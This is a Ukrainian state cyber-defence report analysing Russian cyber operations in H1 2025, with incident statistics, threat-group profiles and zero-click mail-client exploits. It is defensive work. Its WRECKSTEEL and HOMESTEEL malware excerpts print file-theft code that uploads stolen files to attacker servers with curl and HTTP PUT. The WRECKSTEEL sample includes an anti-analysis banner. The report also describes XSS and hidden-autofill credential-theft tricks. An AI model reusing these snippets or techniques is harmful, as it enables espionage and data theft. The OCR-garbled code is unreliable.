Державна служба спеціального зв'язку
та захисту інформації України

TLP:CLEAR

Російські кібер-операції

Аналітика за І півріччя 2025

Зміст

Передмова

Євгенія Наконечна

Керівниця Державного центру кіберзахисту Держспецзв'язку

Понад три роки повномасштабної агресії росії проти України остаточно утвердили розуміння того, що кіберпростір є невід'ємним плацдармом сучасної війни. Технології в умовах збройного конфлікту змінюються стрімко, і особливо це стосується кіберсфери, де нові загрози та тактики з'являються швидше, ніж встигають сформуватися традиційні підходи до захисту. Це вимагає постійної адаптації, розвитку та еволюції на рівні державних інституцій, відповідальних за кіберзахист.

Важливим еволюційним кроком у цьому напрямку стало ухвалення Закону України №4336 «Про внесення змін до деяких законів України щодо захисту інформації та кіберзахисту державних інформаційних ресурсів, об'єктів критичної інформаційної інфраструктури», який значно посилює роль Держспецзв'язку в системі національної кібербезпеки. Зокрема, документ передбачає створення регіональних та секторальних команд реагування на інциденти (CSIRT), а також трансформацію CERT-UA в національну команду реагування на кіберінциденти, кібератаки та кіберзагрози (національний CSIRT). Попереду тривалий процес реалізації положень закону, однак ці зміни є критично важливими для підвищення кіберстійкості України.

Ми дякуємо всім нашим партнерам за надані ресурси для забезпечення кіберзахисту в українських організаціях, за постійну допомогу в розвитку національної системи кібербезпеки.
Водночас події в кіберпросторі продовжують розвиватися динамічно, демонструючи як масштаб, так і складність нових загроз. Ми підготували цей звіт, щоб поділитися з кіберспільнотою власними спостереженнями, досвідом реагування та аналізом ключових загроз і технік противника, зафіксованих у першому півріччі 2025 року.

Висновки та інсайти

Інсайти

Упродовж трьох років від початку повномасштабного вторгнення було реалізовано та впроваджено низку комплексних заходів, спрямованих на посилення кіберзахисту. Попри окремі випадки уражень, що часто пов’язані з нехтуванням базовими принципами безпеки та помилками в налаштуваннях, загальний рівень кіберзахищеності істотно зріс.

У відповідь на це зловмисникам доводиться адаптувати свої підходи та вигадувати нові методи обходу захисту задля досягнення своїх цілей: розробляються нові інструменти, активно використовуються методи соціальної інженерії та складні вектори атак. Крім того, дедалі більше процесів стають автоматизованими. Застосування штучного інтелекту в кібератаках перейшло на новий рівень. Тепер хакери його використовують не лише для генерації фішингових повідомлень, а й для створення шкідливих програм. Ми дослідили низку вірусів, що мають явні ознаки того, що вони були згенеровані за допомогою ШІ, і зловмисники точно на цьому не зупиняться.

Зменшення часу від виявлення до блокування мережевої інфраструктури зловмисників засобами захисту та покращення співпраці з міжнародними надавачами послуг хмарних сервісів, які часто використовуються хакерами в злочинних цілях, спонукало хакерів перейти до тактики «викрав та пішов» («Steal & Go») – розповсюдження стилерів, які не закріплюються в системі.

Невидимі загрози

Підвищення усвідомленості користувачів щодо кібергігієни знизило ефективність звичних фішингових розсилок, оскільки кожен підозрілий лист потрапляє до кіберфахівців

Це призвело до активного використання підходу zero click. Хакери експлуатували вразливості поштових платформ, що призводило до виконання шкідливого навантаження одразу при відкритті листа, без будь-яких інших дій користувача.

Кібертероризм

Кіберудари по критичній інфраструктурі вже стали системним явищем. 23 березня 2025 року усі новини були переповнені повідомленнями про зухвалу кібератаку на Укрзалізницю. Проте це не єдина кібератака, здійснена UAC-0002 (Sandworm) у першому півріччі 2025 року.
Деякі з цих атак були здійснені для підсилення наслідків кінетичних ударів. Проте деякі кібероперації хакери гу гш зс рф проводили під час масованих ракетно-дронових атак країни-агресора, що ускладнювало своєчасне реагування на інциденти, таким чином збільшуючи шанси на успішну реалізацію своїх планів.

Робота під прикриттям

Все частіше при дослідженні кіберінцидентів ми постаємо перед тим, що для реалізації загрози зловмисники використовують легітимні вебсервіси. Цей підхід дозволяє приховати шкідливий мережевий трафік та зменшити наші шанси на виявлення таких кібератак.

Часто хакери вдаються до таких технік для розповсюдження шкідливих програм, розміщення фішингових сторінок
та ексфільтрації викрадених даних.

Вивантаження великого обсягу даних на Dropbox викликає менше підозр у аналітиків, ніж, наприклад, той самий процес на підконтрольний хакерам сервер із підозрілим доменним ім’ям.

Зазвичай опрацювання наших звернень до вебсервісів щодо їх використання у зловмисних цілях не змушує довго чекати на реакцію, і ці загрози блокуються протягом кількох годин. Проте за цей час зловмисники встигають реалізувати свої цілі: надіслати шкідливу програму, викрасти дані тощо.

Висновки

Постійна робота національної системи кібербезпеки над посиленням кіберзахисту України не лише допомагає захиститися від більшості загроз, а й спонукає хакерів змінювати свої тактики, техніки та процедури.

Використання легітимних сервісів та zero click вразливостей свідчить про намагання хакерів приховати свою активність. Це, у свою чергу, вказує на підвищення обізнаності звичайних користувачів щодо основ кібергігієни та підвищення кіберзахисту в організаціях загалом.

Проте кількість інфікувань систем шкідливими програмами є ознакою того, що, на жаль, нові підходи зловмисників працюють.

Водночас ми вчасно ідентифікуємо ці інфікування та нейтралізували загрози, допомагаючи очистити комп'ютер від вірусів та правильно налаштувати його для унеможливлення повторного зараження.

Хакери з росії (і не тільки) не полишають спроб проникнути в українські мережі, інколи це призводить до критичних наслідків, хоча й нетривалих, тому ми продовжуємо працювати над підвищенням кіберзахисту нашої держави і дякуємо всім, хто допомагає нам у цьому.

Тенденції

За понад три роки повномасштабної війни ворогу так і не вдалося досягти цілей, так званої спеціальної військової операції. Тому щодня він збільшує кількість своїх атак: як число випущених дронів та ракет по Україні, так і кібератак.

У кожному піврічному звіті ми звертали увагу на те, що кількість кіберінцидентів, опрацьованих CERT-UA та SOC Державного центру кіберзахисту, лише збільшується.


Перше півріччя 2025 року не стало винятком.

Безсумнівно, постійно збільшується видимість (можливість виявлення інфікувань), але водночас інтенсивність кібератак також зростає, і це має значний вплив на статистику, представлену далі.

Інциденти за рівнем критичності	H2 2024	H1 2025	Зміна за період
Критичні	1	1	0
Високі	10	6	-40%
Середні	2 454	2 944	+20%
Низькі	110	67	-39%
Загалом	**2 575**	**3 018**	**+17%**

Як і раніше, топцілями ворога є об'єкти, де циркулює найбільше інформації, яку вони можуть використати у воєнних діях, або надаються сервіси, зупинка яких матиме значний вплив на безпеку та добробут цивільного населення.


Якщо поглянути на відсоткове співвідношення кібератак на конкретний сектор до загальної кількості атак, то спостерігається незначна зміна фокусу проросійських хакерів, але при цьому топ залишається незмінним.



Якщо брати до уваги типи кіберінцидентів, то можемо констатувати факт, що зміни тактик, технік і процедур під час розповсюдження шкідливого програмного забезпечення, на жаль, мають позитивні результати для ворога. Проте кількість виявлених інфікованих систем водночас відповідає кількості нейтралізованих загроз.


Позитивним є те, що люди стали більш обізнаними в питаннях кібергігієни та дотримуються її принципів, про що свідчить майже незмінний відсоток кіберінцидентів типу «05.01 Компрометація облікового запису (Account compromise)», незважаючи на зростання інтенсивності фішингових атак.

02.02 Розповсюдження ШПЗ (Malware distribution)




03.03 Фішинг (Phishing)


02.01 Зараження ШПЗ (Malware infection)



05.01 Компрометація облікового запису (Account Compromise)



05.02 Компрометація системи (System Compromise)



Актуальні загрози

Нові загрози першого півріччя

У першому півріччі 2025 року в атаках проти України зафіксовано низку нових активностей. Кардинальна зміна тактик, технік та процедур, залучення до атак «свіжої крові» свідчить про зниження ефективності уже відомих методів внаслідок нашої ефективної протидії.

UAC-0218 та UAC-0219

У період, коли від виявлення командно-контрольного серверу шкідливої програми до його блокування проходить максимум кілька годин, деякі хакери перейшли до тактики «Steal & Go». Скрипти, призначені для викрадення даних, що використовуються в цих загрозах, не містять механізмів забезпечення стійкої присутності в системі.

У їхніх кібератаках з метою шпигунства за Силами оборони для доставки шкідливого програмного забезпечення використовуються фішингові листи з посиланням на шкідливі файли.

UAC-0219 використовує WRECKSTEEL – програмний засіб реалізації кіберзагрози – скрипт, розроблений з використанням VBScript, пізніше – PowerShell, який завантажується та запускається на комп'ютері за допомогою VBS-скрипта.

Він забезпечує викрадення даних за заздалегідь заданим переліком розширень та створення знімків екрану, які потім вивантажуються на сервер зловмисників за допомогою утиліти curl.exe.

Слід зауважити: є підстави вважати, що для генерації PowerShell скриптів було використано штучний інтелект.

Діяльність цього угруповання вперше зафіксована CERT-UA у першому півріччі 2025 року, хоча виявлено ознаки, що свідчать про активність цього кластеру загроз ще з осені 2024 року.

Що стосується UAC-0218, то перші кампанії були помічені ще у 2024 році, проте особливо активним цей кластер став на початку цього року.

Листи, асоційовані з цією активністю, містять посилання на архів, розміщений на сервісі для зберігання E-Disk, що належить UKR.NET.

Зазвичай в архіві містяться захищені паролем документи Microsoft Office та VBE-скрипт (закодований VBS-скрипт), який є шкідливою програмою HOMESTEEL, що реалізує функціонал рекурсивного пошуку файлів за визначеним переліком розширень на глибину п'яти каталогів від папки %USERPROFILE% з метою подальшої ексфільтрації знайдених файлів на сервер зловмисників за допомогою методу PUT протоколу HTTP.

Також відомо про реалізацію описаної логіки за допомогою PowerShell з меншим переліком розширень файлів для викрадення та з використанням методу POST протоколу HTTP.

HOMESTEEL

```
sub testfile(strpath,my_foot)
    dim strfile,strext,strboundary,bytdata
    ,gum
    gum=love("https://")
    on error resume next
    with createobject("ADODB.Stream")
        .type=1
        .open
        .loadfromfile strpath
        bytdata=.read
    end with
    with createobject("MSXML2.ServerXMLHTTP.6.0")
        .setoption 2,.getoption(2)
        .open"PUT",gum&my_foot&"/"&strpath,false
        .setrequestheader"Content-type","multipart/form-data"
        .send bytdata
    end with
end sub
sub myfuncwork(my_foot)
    dim wshshell
    set wshshell=wscript.createobject("WScript.Shell")
    dim exists,my_variable,myarr(6),myearr(q),elem,elem1
    dim fso
    set fso=createobject("Scripting.FileSystemObject")
    my_variable=wshshell.expandenvironmentstrings(
    "%USERPROFILE%")
    myarr(0)="D:\" : myarr(1)="E:\" : myarr(2)="F:\" : myarr(
    3)="G:\" : myarr(4)="H:\" : myearr(0)="xls" : myearr(1)=
    "xlsx" : myearr(2)="doc" : myearr(3)="docx" : myearr(4)=
    "pdf" : myearr(5)="txt" : myearr(6)="csv" : myearr(7)=
    "rtf" : myearr(8)="ods" : myearr(9)="odt" : myearr()=
    "eml" : myearr()="rar" : myearr(!)="zip" : myearr(1)="7z"
     : myearr(A)="vcf" : myearr(Q)="mdb" : myearr(a)="accdb"
    for each elem1 in myearr
        if elem1<>""then showsubfoollders fso.getfolder(
        my_variable),5,love(elem1),,my_foot
        end if
    next
    for each elem in myarr
        exists=fso.folderexists(love(elem))
        if(exists)then for each elem1 in myearr
            if elem1<>""then showsubfoollders fso.getfolder(
            love(elem)),5,love(elem1),,my_foot
            end if
        next
```

WRECKSTEEL

```
#
wkkkuqewqeeewqewqeqwfwfefffwqyuiyuie
nweqqwennnnnennnnnnveqwewqmbvcmbmvcbe
        $curlCommand = "curl -X POST -F
        ""file=@$filePath""
        http://14  80/upload"
        cmd.exe /c $curlCommand
}
#
qweyuiyuiyuqeeyuiyuweqwefeesewewqewqopipopppppppwwppqweq
weppppppppppqweqwppwpppjwkljkllkj
<# MZ\x90\x00
ʕ⁰ⁱ⁺⁻⁼⁽⁾ⁿ←↑→↓↔⁇
PK\x03\x04 ZIP
تشغيل التعليمات الضارة بالذاكرة ↺
=== DON'T ANALYZE THIS FILE ===
●●●●●●●●●●●●●●●●●●●●●●●●
#>
function faVan {
    $paths = @(
        [System.Environment]::GetFolderPath("Desktop"),
        [System.Environment]::GetFolderPath(
        "MyDocuments"),
        [System.Environment]::GetFolderPath(
        "MyDocuments") -replace "Documents", "Downloads"
    )

    $fileExtensions = @("*.xls", "*.xlsx", "*.pdf",
    "*.rtf", "*.odt", "*.csv", "*.ods", "*.ppt",
    "*.pptx", "*.png", "*.jpg", "*.jpeg", "*.doc",
    "*.txt", "*.docx")

    foreach ($path in $paths) {
        foreach ($ext in $fileExtensions) {
            Get-ChildItem -Path $path -Filter $ext -
            Recurse -ErrorAction SilentlyContinue |
            ForEach-Object {
                joinT $_.FullName
            }
        }
    }
}
```

UAC-0226

Починаючи з лютого 2025 року працівники організацій, що мають стосунок до розвитку інновацій у сфері ОПК, органів місцевого самоврядування, військових формувань, правоохоронних органів тощо почали отримувати листи з вкладенням у вигляді EXCEL-таблиці з макросом.

Виконання макросу в такому документі декодує з base64-кодованих даних, що містяться в клітинках таблиці, виконувані файли, які зберігаються на комп'ютері без розширення.


У таких атаках хакери використовують два види шкідливих програм:

- Reverse-shell, який запозичено з публічного GitHub репозиторію PSSW100AVB та запаковано в .NET-програму.
- GIFTEDCROOK – стілер, який забезпечує викрадення даних з веббраузера (історія, збережені автентифікаційні дані, cookie тощо) та вивантаження їх до підконтрольного хакерам Telegram-чату.

UAC-0227

Щонайменше з березня 2025 року ми відстежуємо активність, метою якої є шпигунство за органами місцевого самоврядування, об'єктами критичної інфраструктури, ТЦК та СП тощо.

Для реалізації загрози зловмисники розсилають листи з різним вмістом: від інструкції, в якій описано, як виконати шкідливу команду за допомогою командного рядка (по аналогії з ClickFix), до вкладення у вигляді SVG-файлу, який



містить тег «foreignObject», всередині якого розміщено HTML-сторінку з JavaScript.

Спробувавши різні підходи до доставки ШПЗ, хакери зупинились на розповсюдженні SVG-файлу, що є векторним зображенням, яке за замовчуванням відкривається в веббраузері. Його відкриття призводить до виконання вбудованого JavaScript-коду, призначеного для завантаження архіву з CHM-файлом.

Запуск останнього ініціює інший JavaScript-скрипт, який отримує команди та виконує їх за допомогою CMD. Емпіричним шляхом встановлено, що це може призвести до запуску AMATERA STEALER чи STRELA STEALER.

Під час аналізу ранніх кампаній UAC-0227 виявлено файли, датовані кінцем 2023 року, які свідчать про таку ж активність стосовно країн Європейського Союзу.

Zero Click: невидима атака

Щоразу хакерам дедалі складніше зробити електронний лист чи повідомлення достатньо правдоподібним та зовсім не підозрілим, щоб змусити отримувача, знайомого з основами кібергігієни, провзаємодіяти з ним.

Тут свою роль відіграють «Zero click» вразливості, тобто такі, які не потребують жодної взаємодії з боку користувача. Кібератаки з експлуатацією таких вразливостей були і раніше, проте у першому півріччі 2025 року використовувалися особливо активно.

Найпопулярнішою такою вразливістю у Roundcube є відносно стара, проте, на жаль, досі актуальна для багатьох, вразливість CVE-2023-43770.

Безпосередньо в текстовому електронному листі (plain text), у квадратних дужках хакери додають шкідливий JavaScript-код.

При відкритті листа через вебінтерфейс Roundcube такий код не лише виконається без жодних дій з боку користувача, а ще й не буде відображений. Подібні листи не викликають підозри, якщо не дивитись через поштовий клієнт чи оригінал листа (в форматі eml) в текстовому редакторі.

Крім того, фіксувались експлуатації й інших вразливостей, наприклад CVE-2024-37383, що дозволяє автоматично виконати JavaScript-сценарій вбудований у прикріплений SVG-файл. Водночас, згаданий JavaScript містить експлойт для CVE-2025-49113, що дозволяє вконувати код вже безпосередньо на сервері Roundcube.

Іншою популярною платформою в Україні є Zimbra Collaboration Suite, яка, на жаль, також містить схожі вразливості.

В першому півріччі фіксувались спроби експлуатації двох схожих між собою Zero Click вразливостей вебклієнта Zimbra з класичним інтерфейсом (Classic UI), які пов'язані з некоректною обробкою вмісту файлів календаря (ICS-файлів). Вразливість CVE-2024-27443 дозволяє виконати JavaScript-код, який міститься в атрибуті «onerror» HTML-тега «img».

У CVE-2025-27915 такий код вбудовується у атрибут «ontoggle» HTML-тега details.

Під час експлуатації таких вразливостей хакери зазвичай впроваджували шкідливий код, який через API Roundcube чи Zimbra отримував доступ до облікових даних, переліку контактів та налаштовував фільтри для пересилання всіх листів на контрольовані зловмисниками поштові скриньки.

Ще одним способом викрадення облікових даних із використанням цих вразливостей було створення прихованих HTML-блоків (visibility: hidden) з полями для введення логіна й пароля, у яких встановлювався атрибут autocomplete='on', що дозволяло автоматично заповнювати ці поля даними, збереженими в браузері, з подальшою їх ексфільтрацією.

Більшість кампаній з експлуатації таких вразливостей нам вдалося з тим чи іншим рівнем впевненості атрибутувати до діяльності угруповання, асоційованого з гу гш зс рф – UAC-0001 (APT28).

UAC-0002: дії ГУ ГШ ЗС РФ у кіберпросторі України

Перше півріччя 2025 року не обійшлося без кібератак угруповання UAC-0002 (Sandworm, APT44), яке є підрозділом ГУ ГШ ЗС РФ.

У 2022–2023 роках значну кількість результатів деструктивних кібератак UAC-0002 публікували в Telegram-каналах хактивістів.

Однак у 2024 році вони оприлюднили інформацію лише про чотири злами провайдерів у березні 2024 року.

До травня 2025 року не з'явилося жодної нової публікації; єдине повідомлення в першій половині цього року стосувалося зламу одразу восьми місцевих інтернет-провайдерів.

Ймовірною причиною є те, що більшість таких кібератак вдалося вчасно нейтралізувати. За термінологією Європейської директиви NIS2, такі кіберінциденти класифікуються як інциденти, що майже відбулися (near miss).

Пріоритетними цілями ГУ ГШ ЗС РФ, як і раніше, залишалися організації енергетичної галузі. Крім того, атакам піддавалися організації оборонно-промислового комплексу, постачальники телекомунікаційних послуг і навіть науково-дослідні установи.


Іноді після або під час таких кібератак здійснювалися й кінетичні атаки противника в тому ж регіоні країни. Отже, існує кореляція між кібер- та кінетичними атаками. Вона не завжди простежується, але така кореляція існує.

Наймасштабнішою кібератакою з найбільш відчутними наслідками стала атака на АТ «Укрзалізниця». Втім, противнику не вдалося порушити стабільний рух поїздів, хоча деякі сервіси, зокрема продаж квитків, довелося тимчасово перевести в офлайн-режим.

Під час цієї, по суті, терористичної атаки, хакери російської федерації застосували унікальне шкідливе програмне забезпечення та методи його доставки, розроблені з урахуванням специфіки інфраструктури підприємства.

Нижче наведено таймлайн кібератак, здійснених угрупованням UAC-0002 та їх кореляція з ракетними атаками.

Near Missіе Таймлайн



UAC-0125

CERT-UA відстежує кілька кластерів кіберзагроз, асоційованих з UAC-0002, тобто його субкластерів. Серед них – UAC-0125, основною метою кібератак якого є шпигунство та отримання первинного доступу до мережі.

Наприкінці минулого року CERT-UA спільно з колегами з MIL.CERT-UA виявили та проаналізували кібератаку UAC-0125 із використанням тематики «Армія+», описану в попередньому звіті.

На початку 2025 року хакери в електронних листах розповсюджували посилання на вебсайт, що імітував офіційний вебресурс компанії ESET і містив шкідливу програму, що маскувалася під «програмне забезпечення для усунення загроз».

Як і у випадку з минулорічною кампанією, це була шкідлива програма SUMBUR (також відома під назвою Kalambur).

